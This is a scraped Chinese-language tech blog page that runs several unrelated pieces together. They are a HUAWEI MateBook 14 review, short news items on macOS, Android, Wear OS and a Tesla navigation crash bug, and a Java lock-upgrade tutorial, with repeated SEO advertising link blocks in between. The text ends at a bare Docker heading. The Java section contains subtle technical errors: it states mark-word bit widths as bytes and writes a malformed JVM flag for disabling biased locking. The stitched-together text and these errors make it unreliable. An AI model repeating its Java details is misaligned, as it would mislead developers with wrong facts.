
HUAWEI MateBook 14 開箱!輕薄筆電 性能首選

這次為大家介紹輕薄筆電性能首選的HUAWEI MateBook 14 開箱,在去年我們有介紹過華為MateBook 系列各種不同的款式,但還有獨缺一台我們一直都沒有機會開箱,這次總算是有機會跟大家介紹這款超高CP值的HUAWEI MateBook 14,採用AMD Ryzen™ 4000H系列行動處理器的MateBook 14,因此在擁有高效能的同時,價格也相對便宜很多,跟我們一起來看看這台CP值與效能兼具的HUAWEI MateBook 14。

HUAWEI MateBook 14 開箱!!高CP值兼具高效能的超輕薄筆電

外包裝採用相同設計的全白色基底,中間有著玫瑰金HUAWEI MateBook系列的燙金字樣。內容物包含了65W PD充電器與USB Type-C充電線。


65W PD快充充電器除了可為華為筆電充電以外,更可為各種平板、手機等其他使用Type-C 充電的設備充電,體積小巧通用的萬用充電器讓外出攜帶更為便利。

上蓋的金屬材質採用了磨砂處理,配色方面則是維持一貫的深空灰配色。

掀開螢幕以後就可以看到HUAWEI MateBook 14所有用的2K全面屏,高達90%的螢幕佔比搭配3:2的螢幕比例,高生產力螢幕讓整體使用工作區又大、體驗又舒服。

往下看到鍵盤區,首先是開機鍵整合了指紋辨識,非常實用。

透過Windows Hello的設定,即可使用指紋登入。

HUAWEI MateBook 14的鍵盤採用了全尺寸背光鍵盤,三段背光調整、優化的鍵程與鍵帽,使用起來非常舒服,不過值得一提的是在右邊因為整體尺寸的關係,往內縮的情況下使得右方按鍵有些變化,在使用上需要習慣一下。(市售版本為有註音符號的鍵盤)

高螢幕佔比的祕密就在於把攝像頭藏起來了,在鍵盤的F6與F7中間,有一個隱藏的攝像頭(100萬畫素、720p HD),只要按一下就可以彈起,不使用時壓下去即可收納,使用起來安全又方便。

而觸控區域的部分則是更大了,有著大面積的手勢觸控板,讓使用起來更順手,同時也是一碰傳的感應區域。

I/O配置部分,左側配置了一個USB Type-C (支援充電、數據傳輸與外接顯示)、3.5mm耳機孔以及一個HDMI孔。

右側則是配置了兩個USB 3.2 Gen 1,相容性極高。

翻到背面,首先可以看到配合著雙風扇的散熱孔,確保風流的走向。

左右開孔,則是藏著兩顆2W的揚聲器。

接著卸下背後螺絲後,即可打開背蓋,首先可以看到的就是剛剛提到的雙風扇設計,搭配翼形設計的兩根導熱管,在最短的散熱路徑下,可以有效的增加散熱效率。

在散熱模組的下方,則可以看到主硬碟採用了M.2 PCIe SSD 512GB。

WiFi則是使用了2×2 MIMO雙天線WLAN。

MateBook 14的電池規格,採用了56Wh的配置,搭配華為快充技術,充電15分鐘使用2.5hr,即使在外面突然沒電也不用擔心。

MateBook 14整機的重量為1.46公斤,攜帶上非常便利。


HUAWEI MateBook 14 效能測試

HUAWEI MateBook 14搭載了採用了台積電 7奈米工藝打造的 AMD Ryzen™ 5 4600H (6C/12T) 處理器。

透過裝置管理員,可以看到AMD Ryzen™ 5 4600H 六核心12執行緒配置。

記憶體部分,則是使用了雙通道設計DDR4 16GB。

首先以CPU-Z進行核心效能測試,單核的分數為479,而在全核心的分數則是可以跑到3940.6。

接著透過CineBench R15同樣進行CPU測試,在CPU單核的分數為164 cb,而全核心的表現則為1292 cb。

針對多核心,則透過CineBench R20進行CPU測試,在CPU單核的分數為444 cb,而全核心的表現則為3010 cb。

接著透過x264 FHD BENCHMARK進行轉檔測試,Ryzen 5 4600H的表現為42 fps。

接著透過x265 FHD BENCHMARK進行轉檔測試,Ryzen 5 4600H的表現為25.9 fps。

由以上的CPU效能測試可以看出,單核心的效能雖然沒有拉到很高,但Ryzen 5 4600H有著多處理緒的優勢,在整體運算效能上還是有著非常高的運算能力。

接著我們就來看看Ryzen 5 4600H自帶的內顯效能吧,首先在3DMARK的跑分中,使用DirectX 12為核心架構的Time Spy測試,MateBook 14的跑分為960。

而使用DirectX 11為核心架構的Fire Strike測試,MateBook 14的跑分為2494。

接著是跨平台的Wild Life測試,MateBook 14的分數為5096。

最後則是採用Direct X 12的Night Raid測試,MateBook 14的分數為11105。

在儲存的部分,首先使用DiskInfo查看硬碟資訊,本次測試機台預設是搭載三星的512 GB PCIe® NVMe™ 3.0 x4 M.2 SSD。

透過CrystalDiskMark進行測試,其讀寫速度為3571.5 MB/s與2988.5 MB/s。

接著使用TxBENCH同樣進行讀寫測試,最高讀寫速度則是3563.7 MB/s與2997.2 MB/s。

整機部分則使用PCMARK 10進行測試,在針對辦公室PC的基準測試當中跑分為4975。

而針對完整的辦公室PC基準測試PCMark 10 Express中,跑分為4045。

接著我們透過PCMARK 8進行續航力測試,HUAWEI MateBook 14可以連續使用400分鐘左右,而在實際使用上則是可以連續看影片超過10小時,搭配快充使用非常方便。

而使用Google 分析模擬持續聯網下的工作續航,由100%到跳出警告的10%也有約9.5小時的表現,相當的長效:


HUAWEI MateBook 14 軟體介紹

首先,HUAWEI MateBook 14內建了護眼模式,在桌面上點擊右鍵即可進入設定。

在開啟後,畫面會顯得較為偏黃,但也可以針對個人喜好,去調整護眼模式的強弱、護眼模式的色彩。

HUAWEI MateBook 14也內建了PC Manager,可以透過此程式一鍵更新驅動以及發現系統軟、硬件問題,直接更新處裡,非常便利。

點擊START按鈕即會開始自動為電腦做健康檢查。

如果對於系統或是軟體有個別問題的話,也可以在下面的分頁內進行檢測。

在PC Manager的最下方,則是與華為自家手機的連結:一碰傳。

按下連結以後,即會開始搜尋手機並進行配對。

連結以後即可啟動一碰傳,除了可以同步手機畫面到電腦上進行工作傳輸,而且無論傳各式檔案都非常快速,而且還擁有圖片辨識文字功能,如果有想要辨識的文字,只要用手機拍張照,透過一碰傳傳到電腦就可以快速轉換成文字了,對於文書處理來說非常方便。

透過PC Manager也可以直接從手機撈檔案。


總結

HUAWEI MateBook 14是一台高CP值與高效能兼具的超輕薄筆電,雖說沒有搭配獨立顯卡,但基於AMD自身APU的強大效能,無論是在基本文書、影音創作上,都可以有著非常不錯的運算能力,並且在螢幕的配置上,3:2的高生產力螢幕比例搭配90%的螢幕佔比,在使用上非常的舒服,並且搭配了超高續航力與快充技術,在外工作不擔心不用再為了快沒電這件事情所困擾,如果又是使用華為的手機,搭配一碰傳功能可以說是非常的方便。

而且除了筆電本身的強悍外,HUAWEI MateBook 14現在還有搭配了HUAWEI MateBook系列的保固啟動服務,可以享有7大筆電安心服務,只要購買HUAWEI MateBook系列並且上網登錄( https://www.huaweifans .com.tw/events/register/matebook-d/ ),再審核過後即可啟動保固服務,內容包含了無亮點保固、1+1年延長保固、60min快修、全台維修(不含離島地區)、到府收送(不含離島地區)、甲地送修乙地取件(不含離島地區)以及專人專線不中斷7大服務,相信對於筆電的後續服務上可以更放心的使用,而且上市期間,購買HUAWEI MateBook 14,加贈Microsoft 365個人版(贈品建議售價NTD 2,190)及羅技M235無線滑鼠(贈品建議售價NTD 399),2/28之前到華為品牌店與燦坤門市購買(請點我)再送市價6,988 元的ViewSonic 27 吋2K 薄型顯示器一部,強力推薦給大家。

【其他文章推薦】

※自行創業缺乏曝光? 網頁設計幫您第一時間規劃公司的形象門面

※如何讓商品強力曝光呢? 網頁設計公司幫您建置最吸引人的網站,提高曝光率!

※綠能、環保無空污,成為電動車最新代名詞,目前市場使用率逐漸普及化

※廣告預算用在刀口上,台北網頁設計公司幫您達到更多曝光效益

※教你寫出一流的銷售文案?

※別再煩惱如何寫文案,掌握八大原則!

防止 MacBook 被三方 USB-C 擴充集線器搞壞的 macOS 更新來了

「使用三方配件一定有風險,購買前請詳細閱讀公開說明書」 看來最近有些MacBook Air 或MacBook Pro 遇到了與三方配件犯沖的問題。因為蘋果選擇特別在macOS Big Sur 的最新更新中,提供對此的應對方案。至少,應該是可以在連接為符合規範的擴充設備時,第一時間避免損— 但應該就是不能用了吧。繼續閱讀防止MacBook 被三方USB-C 擴充集線器搞壞的macOS 更新來了報導內文。

防止MacBook 被三方USB-C 擴充集線器搞壞的macOS 更新來了

根據更新的說明,可以看到這次的macOS Big Sur 11.2.2更新,特別提到2019年款後的MacBook Pro與2020年以後的MacBook Air,都在這次的「防護」範圍內。更新後可以進一步防止未符合規範的三方供電型式的USB-C集線器與擴充座造成機器的損毀問題。

有意思的,這看起來像是小項目的更新,但檔案卻需要2GB多,感覺算是大更新。而根據The Verge的情報,是有觀察到網路論壇有跡象顯示有MacBook筆電遇到了插上Hub造成問題,只是這到底算不算個普遍的災情仍屬未知。但能夠第一時間讓電腦偵測可能有狀況而阻止用戶手上的工具出現狀況,也算是好事。就不知道這是否也會讓蘋果筆電對於三方的支援度變低了。

是說,最近Apple似乎也不斷地在修補電力方面則問題。像是先前有人遇到的無法充電的狀況,也有部分機型遇到了電池需要召回。總之,既然已知MacBook可能會遇到與三方品牌的相容性問題,甚至會造成毀損,真的建議快點更新起來,以防萬一囉。

【其他文章推薦】

※網頁設計一頭霧水該從何著手呢? 台北網頁設計公司幫您輕鬆架站!

※台北網頁設計公司全省服務真心推薦

※想知道最厲害的網頁設計公司"嚨底家"!

※推薦評價好的iphone維修中心

※網頁設計最專業,超強功能平台可客製化

※別再煩惱如何寫文案,掌握八大原則!
Google 釋出全新睡眠監測 API,在省電的前提下幫助健康應用更完善地追蹤

在市面上的活動追蹤器很多,但絕大多數都是關於活動、鍛鍊,當然這些很重要但並非衡量健康生活的唯一指標,睡眠也同樣重要,為了讓用戶培養更好的睡眠習慣,Google 釋出旗下新睡眠監測API,使所有Android 裝置更夠擁有更好的低耗電睡眠追蹤功能。

Google 釋出全新睡眠監測API,幫助健康應用更完善地追蹤

Android 上面已經有數款睡眠追蹤應用,你以為這款API 的釋出已經太晚、太遲了,但目前所有應用都使用獨立的偵測演算法和政策來確認用戶是否正在睡覺,或是已經醒來,而這些應用至少都必須在後台運行才能動作。這種方式也是有缺點的,其中之一就是當應用程式在後台持續運行時,手機會在無形中不斷耗電,使得大家在睡覺時不得不為手機充電,雖然廠商在想辦法改變背景運行的方式,但這也會使得睡眠追蹤數據變得不準確。

相較之下,睡眠API 是Android 系統上更廣泛的活動識別API 一部分,這表示它會被放到Google Play 服務中,並且提供一個標準和節約能源的方式來追蹤睡眠。睡眠監測API 將使用設備上的機器學習模型,根據手機光線和運動測器來推斷用戶的睡眠狀態,Google 表示新的API 可以避免開發者花費許多時間來開發自己的判定方式。此外,與其他睡眠追蹤API 相比,Google 的睡眠API 還具備有其他優勢,包含更少的耗電,還有在數據收集方面更可靠的功能,尤其是後者在現代人眼中格外重視。

如果你是開發者,現在就能試著使用Android 的新睡眠監測API,同時這支API 也會提示用戶必須授予ACTIVITY_RECOGNITION 許可,這可確保用戶能夠控制哪些應用可以跟蹤其睡眠。有興趣的開發者可以查閱Google API 說明文件來了解更多關於這款新API 的資訊。

【其他文章推薦】

※網頁設計一頭霧水該從何著手呢? 台北網頁設計公司幫您輕鬆架站!

※網頁設計公司推薦不同的風格,搶佔消費者視覺第一線

※想知道購買電動車哪裡補助最多?台中電動車補助資訊懶人包彙整

※南投搬家公司費用,距離,噸數怎麼算?達人教你簡易估價知識!

※教你寫出一流的銷售文案?

※超省錢租車方案

※回頭車貨運收費標準

「Don’t Kill My APP」披露各家廠商如何在後台關掉背景執行(並且教你如何改變設定)

Android 用戶最常遇到的問題就是手機忽然關閉了應用程式的背景執行,雖然可以省點,但這個問題可以從很多方面著眼。舉例來說,你在數個應用之間進行多工處理,忽然必須重新載入或是失去位置資訊等,或者你所必須使用的背景執行應用忽然停止運作,無論是何種情況都會造成不便。開發者們聯合起來創建了一個名叫「Don’t Kill My APP」的網站,告訴你手機廠商們都做了哪些舉措來關閉背景執行運用。

「Don’t Kill My APP」披露各家廠商如何在後台關掉你的應用程式背景執行

用戶們都希望擁有更長的手機續航力,在手機電池容量遇到瓶頸的現在,廠商另闢蹊徑來達成消費者的期望,試圖在每次新的Android 版本更新時將各種節電功能塞進韌體更新中。但有些廠商則是走得更遠,打破了實用的應用程式來促使電力盡可能地延長,首當其衝的就是各種背景處理的實用應用程式。在Android 6 之後,Google 已經推出了Doze 模式的基礎Android,試著統一各種手機上的節電功能,但各家OEM 廠商並不買單,他們都有自己的節電程式,雖然表面上是節電了,但還是具有副作用。

當使用者遇到背景應用被關閉的情況,首先會直接面對的此問題的就是應用程式開發者,用戶甚至會對應用提出負評。當問題出在手機本身的情況下,開發者其實無能為力,用戶如果沒有手動從節電應用中將希望能夠於背景執行的應用加入白名單,該應用還是會被手機從背景關閉而無法正常工作。由許多開發者聯合起來, Urbandroid Team所建立的「Don’t Kill My APP」網站,將各家廠商如何殺死背景執行應用的方式統整起來,並且同時推出了應用程式版。

【其他文章推薦】

※網頁設計一頭霧水該從何著手呢? 台北網頁設計公司幫您輕鬆架站!

※網頁設計公司推薦不同的風格,搶佔消費者視覺第一線

※Google地圖已可更新顯示潭子電動車充電站設置地點!!

※廣告預算用在刀口上,台北網頁設計公司幫您達到更多曝光效益

※別再煩惱如何寫文案,掌握八大原則!

※網頁設計最專業,超強功能平台可客製化

※回頭車貨運收費標準

Google 居然放任 Wear OS 語音助理功能壞了數個月… 外媒細數種種「不妙」徵兆

還記得Wear OS,那個從Android Wear變身而來的Google穿戴系統嗎?其實,小編以往是真的超級喜歡這個系統的產品的,特別是騎車停紅綠燈時超方便觀看通知的手勢操作,還能支援iOS也是十分不錯的特色。不過…繼續閱讀Google居然放任Wear OS語音助理功能壞了數個月…外媒細數種種「不妙」徵兆報導內文。

▲圖片來源:Google

Google 居然放任Wear OS 語音助理功能壞了數個月….

還有在使用Google的智慧穿戴產品?那你最近是否很想因為「Hey, Google」語音助理功能無法使用的問題,而真的想敲敲Google肩膀問聲「嘿!它到底怎麼了?」其實這個已經持續了數個月的故障狀況,也有很多人發現。只不過,到了被媒體揭露之後才開始聽到Google著手進行處理的動作。對於這樣的狀況,外媒感到有些「不妙」。

根據回報資料,這個在Wear OS上無法正常聲控啟動Google語音助理的問題,前前後後已經有不少人在官方頁面回報。然而真正炸裂的契機,反而是數個月後的近日,此事在Reddit被大幅度討論並引起外媒注意才得到了官方的正式回覆。更是因為裡面根本沒有提到任何預計時間讓用戶無法接受。

畢竟別的App或功能也就算了,這可是Google招牌的功能啊。外媒ArsTechnica更根據種種症狀,認為最近才收購Fitbit的Google也許真的無心經營Wear OS生態系。

像是Play Music與Hangouts在Google智慧錶系統中都沒有替代的方案,新的Google Chat則是尚未支援Wear OS。更諷刺的是,Apple Watch上反而找得到YouTube Music…再加上這次躺了幾個月叫不醒的Google Assistant的狀況,該網站認為這都是Wear OS平台死透的跡象。

是說,Android Wear也曾是小編非常喜歡搭配手機使用的穿戴裝置產品。如果問我對於Google穿戴系統的不好印象,主要還是在於系統更新沒幾次就不再支援舊硬體的狀況。變成如果想持續更新用到Android Wear / Wear OS的新功能的話,就得要時常購買新手錶。以上,再加上能支援Android的穿戴裝置也算百花齊放各有各的特色拿不出太多差異性,也許Wear OS才會走到目前這步吧…

【其他文章推薦】

※網頁設計公司推薦不同的風格,搶佔消費者視覺第一線

※廣告預算用在刀口上,台北網頁設計公司幫您達到更多曝光效益

※自行創業缺乏曝光? 網頁設計幫您第一時間規劃公司的形象門面

※南投搬家公司費用需注意的眉眉角角,別等搬了再說!

※教你寫出一流的銷售文案?

※回頭車貨運收費標準

※別再煩惱如何寫文案,掌握八大原則!

如何解決特斯拉「開元路土魠魚羹」造成系統當機BUG

最近最夯的台灣特斯拉新聞應該就是「導航到開元路土魠魚羹」會讓價值超過百萬的科技電腦車秒當的新聞,我也拍了相關影片也很多人看。但操作過這個BUG之後也會造成當駕駛使用特斯拉的導航文字輸入時,只要一點擊輸入框就會再度當機,講實話相當擾民,在這邊為大家分享一下如何解決此當機問題,並分析其當機原因。

其實阿達也測試過,導航到其他地方的土魠魚羹並不會造成當機,目前看來只針對特定的土魠魚羹店家,葉丙成教授認為問題應該是在特斯拉導航圖資中大部分的「土魠魚羹」店家都是標示「土」字,只有少數店家如「開元路紅燒𩵚魠魚羹」是標示「𩵚」字(其實這才是正確的寫法),而這個字剛好特斯拉的圖資系統顯示不出來(應該是系統不支持特定字碼或UTF-8格式之類的BUG),這點我也有註意到只是從來沒拍成功過。

【問題不在開元路土魠魚羹】 前陣子瘋傳跟特斯拉說導航到「開元路土魠魚羹」會讓特斯拉當機重開機的奇特現象。其實真正的問題不是那七個字,問題是出在「」這個字。因為這個字在系統上無法正確顯示,會變亂碼,所以會讓車子主機當機重開機。如果…

由葉丙成發佈於2021年2月26日星期五


如何解決特斯拉「開元路土魠魚羹」造成系統當機BUG

而解決方法其實也不難,阿達也拍了影片教學實測真的能解決當機問題,另外特斯拉的電腦就算當機也不會影響行駛安全,只是會暫時不顯示地圖、時速與冷氣會被開到最大(有點吵),車子都是能正常行駛的:


最後跟大家分享一下開元路紅燒𩵚魠魚羹這間店是台南知名老店,他除了魠魚羹好吃,連肉燥飯跟碗粿也很有名,推薦大家可以去試試(不過不要用特斯拉地名導航過去就好了XDDD),要徹底解決可能要等特斯拉日後的OTA更新了:

開元路紅燒𩵚魠魚羹

地址: 704台南市北區開元路307號

營業時間:早上九點到晚上七點

電話:06-2373195

【其他文章推薦】

※自行創業缺乏曝光? 網頁設計幫您第一時間規劃公司的形象門面

※網頁設計一頭霧水該從何著手呢? 台北網頁設計公司幫您輕鬆架站!

※想知道最厲害的網頁設計公司"嚨底家"!

※別再煩惱如何寫文案,掌握八大原則!

※產品缺大量曝光嗎?你需要的是一流包裝設計!

※回頭車貨運收費標準

※台中搬家公司費用怎麼算?

關於 鎖的四種狀態與鎖升級過程 圖文詳解

一、前言

鎖的狀態總共有四種,級別由低到高依次為:無鎖、偏向鎖、輕量級鎖、重量級鎖,這四種鎖狀態分別代表什麼,為什麼會有鎖升級?其實在 JDK 1.6之前,synchronized 還是一個重量級鎖,是一個效率比較低下的鎖,但是在JDK 1.6后,Jvm為了提高鎖的獲取與釋放效率對(synchronized )進行了優化,引入了 偏向鎖 和 輕量級鎖 ,從此以後鎖的狀態就有了四種(無鎖、偏向鎖、輕量級鎖、重量級鎖),並且四種狀態會隨着競爭的情況逐漸升級,而且是不可逆的過程,即不可降級,也就是說只能進行鎖升級(從低級別到高級別),不能鎖降級(高級別到低級別),意味着偏向鎖升級成輕量級鎖后不能降級成偏向鎖。這種鎖升級卻不能降級的策略,目的是為了提高獲得鎖和釋放鎖的效率。

二、鎖的四種狀態

在 synchronized 最初的實現方式是 “阻塞或喚醒一個Java線程需要操作系統切換CPU狀態來完成,這種狀態切換需要耗費處理器時間,如果同步代碼塊中內容過於簡單,這種切換的時間可能比用戶代碼執行的時間還長”,這種方式就是 synchronized實現同步最初的方式,這也是當初開發者詬病的地方,這也是在JDK6以前 synchronized效率低下的原因,JDK6中為了減少獲得鎖和釋放鎖帶來的性能消耗,引入了“偏向鎖”和“輕量級鎖”。

所以目前鎖狀態一種有四種,從級別由低到高依次是:無鎖、偏向鎖,輕量級鎖,重量級鎖,鎖狀態只能升級,不能降級

如圖所示:

三、鎖狀態的思路以及特點

鎖狀態 存儲內容 標誌位
無鎖 對象的hashCode、對象分代年齡、是否是偏向鎖(0) 01
偏向鎖 偏向線程ID、偏向時間戳、對象分代年齡、是否是偏向鎖(1) 01
輕量級鎖 指向棧中鎖記錄的指針 00
重量級鎖 指向互斥量的指針 11

四、鎖對比

鎖 優點 缺點 適用場景
偏向鎖 加鎖和解鎖不需要額外的消耗,和執行非同步方法相比僅存在納秒級的差距 如果線程間存在鎖競爭,會帶來額外的鎖撤銷的消耗 適用於只有一個線程訪問同步塊場景
輕量級鎖 競爭的線程不會阻塞,提高了程序的響應速度 如果始終得不到索競爭的線程,使用自旋會消耗CPU 追求響應速度,同步塊執行速度非常快
重量級鎖 線程競爭不使用自旋,不會消耗CPU 線程阻塞,響應時間緩慢 追求吞吐量,同步塊執行速度較慢

五、Synchronized鎖

synchronized 用的鎖是存在Java對象頭裡的,那麼什麼是對象頭呢?

5.1 Java 對象頭

我們以 Hotspot 虛擬機為例,Hopspot 對象頭主要包括兩部分數據:Mark Word(標記字段) 和 Klass Pointer(類型指針)

Mark Word:默認存儲對象的HashCode,分代年齡和鎖標誌位信息。這些信息都是與對象自身定義無關的數據,所以Mark Word被設計成一個非固定的數據結構以便在極小的空間內存存儲盡量多的數據。它會根據對象的狀態復用自己的存儲空間,也就是說在運行期間Mark Word里存儲的數據會隨着鎖標誌位的變化而變化。

Klass Point:對象指向它的類元數據的指針,虛擬機通過這個指針來確定這個對象是哪個類的實例。

在上面中我們知道了,synchronized 用的鎖是存在Java對象頭裡的,那麼具體是存在對象頭哪裡呢?答案是:存在鎖對象的對象頭的Mark Word中,那麼MarkWord在對象頭中到底長什麼樣,它到底存儲了什麼呢?

在64位的虛擬機中:

在32位的虛擬機中:

下面我們以 32位虛擬機為例,來看一下其 Mark Word 的字節具體是如何分配的

無鎖:對象頭開闢 25bit 的空間用來存儲對象的 hashcode ,4bit 用於存放對象分代年齡,1bit 用來存放是否偏向鎖的標識位,2bit 用來存放鎖標識位為01

偏向鎖: 在偏向鎖中劃分更細,還是開闢 25bit 的空間,其中23bit 用來存放線程ID,2bit 用來存放 Epoch,4bit 存放對象分代年齡,1bit 存放是否偏向鎖標識, 0表示無鎖,1表示偏向鎖,鎖的標識位還是01

輕量級鎖:在輕量級鎖中直接開闢 30bit 的空間存放指向棧中鎖記錄的指針,2bit 存放鎖的標誌位,其標誌位為00

重量級鎖: 在重量級鎖中和輕量級鎖一樣,30bit 的空間用來存放指向重量級鎖的指針,2bit 存放鎖的標識位,為11

GC標記: 開闢30bit 的內存空間卻沒有佔用,2bit 空間存放鎖標誌位為11。

其中無鎖和偏向鎖的鎖標誌位都是01,只是在前面的1bit區分了這是無鎖狀態還是偏向鎖狀態

關於內存的分配,我們可以在git中openJDK中 markOop.hpp 可以看出:

public:
  // Constants
  enum { age_bits                 = 4,
         lock_bits                = 2,
         biased_lock_bits         = 1,
         max_hash_bits            = BitsPerWord - age_bits - lock_bits - biased_lock_bits,
         hash_bits                = max_hash_bits > 31 ? 31 : max_hash_bits,
         cms_bits                 = LP64_ONLY(1) NOT_LP64(0),
         epoch_bits               = 2
  };
  • age_bits: 就是我們說的分代回收的標識,佔用4字節
  • lock_bits: 是鎖的標誌位,佔用2個字節
  • biased_lock_bits: 是是否偏向鎖的標識,佔用1個字節
  • max_hash_bits: 是針對無鎖計算的hashcode 佔用字節數量,如果是32位虛擬機,就是 32 – 4 – 2 -1 = 25 byte,如果是64 位虛擬機,64 – 4 – 2 – 1 = 57 byte,但是會有 25 字節未使用,所以64位的 hashcode 佔用 31 byte
  • hash_bits: 是針對 64 位虛擬機來說,如果最大字節數大於 31,則取31,否則取真實的字節數
  • cms_bits: 不是64位虛擬機就佔用 0 byte,是64位就佔用 1byte
  • epoch_bits: 就是 epoch 所佔用的字節大小,2字節。

5.2 Monitor

Monitor 可以理解為一個同步工具或一種同步機制,通常被描述為一個對象。每一個 Java 對象就有一把看不見的鎖,稱為內部鎖或者 Monitor 鎖。

Monitor 是線程私有的數據結構,每一個線程都有一個可用 monitor record 列表,同時還有一個全局的可用列表。每一個被鎖住的對象都會和一個 monitor 關聯,同時 monitor 中有一個 Owner 字段存放擁有該鎖的線程的唯一標識,表示該鎖被這個線程佔用。

Synchronized是通過對象內部的一個叫做監視器鎖(monitor)來實現的,監視器鎖本質又是依賴於底層的操作系統的 Mutex Lock(互斥鎖)來實現的。而操作系統實現線程之間的切換需要從用戶態轉換到核心態,這個成本非常高,狀態之間的轉換需要相對比較長的時間,這就是為什麼 Synchronized 效率低的原因。因此,這種依賴於操作系統 Mutex Lock 所實現的鎖我們稱之為重量級鎖。

隨着鎖的競爭,鎖可以從偏向鎖升級到輕量級鎖,再升級的重量級鎖(但是鎖的升級是單向的,也就是說只能從低到高升級,不會出現鎖的降級)。JDK 1.6中默認是開啟偏向鎖和輕量級鎖的,我們也可以通過-XX:-UseBiasedLocking=false來禁用偏向鎖。

六、鎖的分類

6.2 無鎖

無鎖是指沒有對資源進行鎖定,所有的線程都能訪問並修改同一個資源,但同時只有一個線程能修改成功。

無鎖的特點是修改操作會在循環內進行,線程會不斷的嘗試修改共享資源。如果沒有衝突就修改成功並退出,否則就會繼續循環嘗試。如果有多個線程修改同一個值,必定會有一個線程能修改成功,而其他修改失敗的線程會不斷重試直到修改成功。

6.3 偏向鎖

初次執行到synchronized代碼塊的時候,鎖對象變成偏向鎖(通過CAS修改對象頭裡的鎖標誌位),字面意思是“偏向於第一個獲得它的線程”的鎖。執行完同步代碼塊后,線程並不會主動釋放偏向鎖。當第二次到達同步代碼塊時,線程會判斷此時持有鎖的線程是否就是自己(持有鎖的線程ID也在對象頭裡),如果是則正常往下執行。由於之前沒有釋放鎖,這裏也就不需要重新加鎖。如果自始至終使用鎖的線程只有一個,很明顯偏向鎖幾乎沒有額外開銷,性能極高。

偏向鎖是指當一段同步代碼一直被同一個線程所訪問時,即不存在多個線程的競爭時,那麼該線程在後續訪問時便會自動獲得鎖,從而降低獲取鎖帶來的消耗,即提高性能。

當一個線程訪問同步代碼塊並獲取鎖時,會在 Mark Word 里存儲鎖偏向的線程 ID。在線程進入和退出同步塊時不再通過 CAS 操作來加鎖和解鎖,而是檢測 Mark Word 里是否存儲着指向當前線程的偏向鎖。輕量級鎖的獲取及釋放依賴多次 CAS 原子指令,而偏向鎖只需要在置換 ThreadID 的時候依賴一次 CAS 原子指令即可。

偏向鎖只有遇到其他線程嘗試競爭偏向鎖時,持有偏向鎖的線程才會釋放鎖,線程是不會主動釋放偏向鎖的。

關於偏向鎖的撤銷,需要等待全局安全點,即在某個時間點上沒有字節碼正在執行時,它會先暫停擁有偏向鎖的線程,然後判斷鎖對象是否處於被鎖定狀態。如果線程不處於活動狀態,則將對象頭設置成無鎖狀態,並撤銷偏向鎖,恢復到無鎖(標誌位為01)或輕量級鎖(標誌位為00)的狀態。

6.4 輕量級鎖(自旋鎖)

輕量級鎖是指當鎖是偏向鎖的時候,卻被另外的線程所訪問,此時偏向鎖就會升級為輕量級鎖,其他線程會通過自旋(關於自旋的介紹見文末)的形式嘗試獲取鎖,線程不會阻塞,從而提高性能。

輕量級鎖的獲取主要由兩種情況:
① 當關閉偏向鎖功能時;
② 由於多個線程競爭偏向鎖導致偏向鎖升級為輕量級鎖。

一旦有第二個線程加入鎖競爭,偏向鎖就升級為輕量級鎖(自旋鎖)。這裏要明確一下什麼是鎖競爭:如果多個線程輪流獲取一個鎖,但是每次獲取鎖的時候都很順利,沒有發生阻塞,那麼就不存在鎖競爭。只有當某線程嘗試獲取鎖的時候,發現該鎖已經被佔用,只能等待其釋放,這才發生了鎖競爭。

在輕量級鎖狀態下繼續鎖競爭,沒有搶到鎖的線程將自旋,即不停地循環判斷鎖是否能夠被成功獲取。獲取鎖的操作,其實就是通過CAS修改對象頭裡的鎖標誌位。先比較當前鎖標誌位是否為“釋放”,如果是則將其設置為“鎖定”,比較並設置是原子性發生的。這就算搶到鎖了,然後線程將當前鎖的持有者信息修改為自己。

長時間的自旋操作是非常消耗資源的,一個線程持有鎖,其他線程就只能在原地空耗CPU,執行不了任何有效的任務,這種現象叫做忙等(busy-waiting)。如果多個線程用一個鎖,但是沒有發生鎖競爭,或者發生了很輕微的鎖競爭,那麼synchronized就用輕量級鎖,允許短時間的忙等現象。這是一種折衷的想法,短時間的忙等,換取線程在用戶態和內核態之間切換的開銷。

6.4 重量級鎖

重量級鎖顯然,此忙等是有限度的(有個計數器記錄自旋次數,默認允許循環10次,可以通過虛擬機參數更改)。如果鎖競爭情況嚴重,某個達到最大自旋次數的線程,會將輕量級鎖升級為重量級鎖(依然是CAS修改鎖標誌位,但不修改持有鎖的線程ID)。當後續線程嘗試獲取鎖時,發現被佔用的鎖是重量級鎖,則直接將自己掛起(而不是忙等),等待將來被喚醒。

重量級鎖是指當有一個線程獲取鎖之後,其餘所有等待獲取該鎖的線程都會處於阻塞狀態。

簡言之,就是所有的控制權都交給了操作系統,由操作系統來負責線程間的調度和線程的狀態變更。而這樣會出現頻繁地對線程運行狀態的切換,線程的掛起和喚醒,從而消耗大量的系統資

五、總結

文中講述了鎖的四種狀態以及鎖是如何一步一步升級的過程,文中有理解不到位或者有問題的地方,歡迎大家在評論區中下方指出和交流,謝謝大家

本站聲明:網站內容來源於博客園,如有侵權,請聯繫我們,我們將及時處理

【其他文章推薦】

※自行創業缺乏曝光? 網頁設計幫您第一時間規劃公司的形象門面

※如何讓商品強力曝光呢? 網頁設計公司幫您建置最吸引人的網站,提高曝光率!

※綠能、環保無空污,成為電動車最新代名詞,目前市場使用率逐漸普及化

※廣告預算用在刀口上,台北網頁設計公司幫您達到更多曝光效益

※教你寫出一流的銷售文案?

※別再煩惱如何寫文案,掌握八大原則!

一文了解Docker容器技術的操作

一文了解Docker容器技術的操作

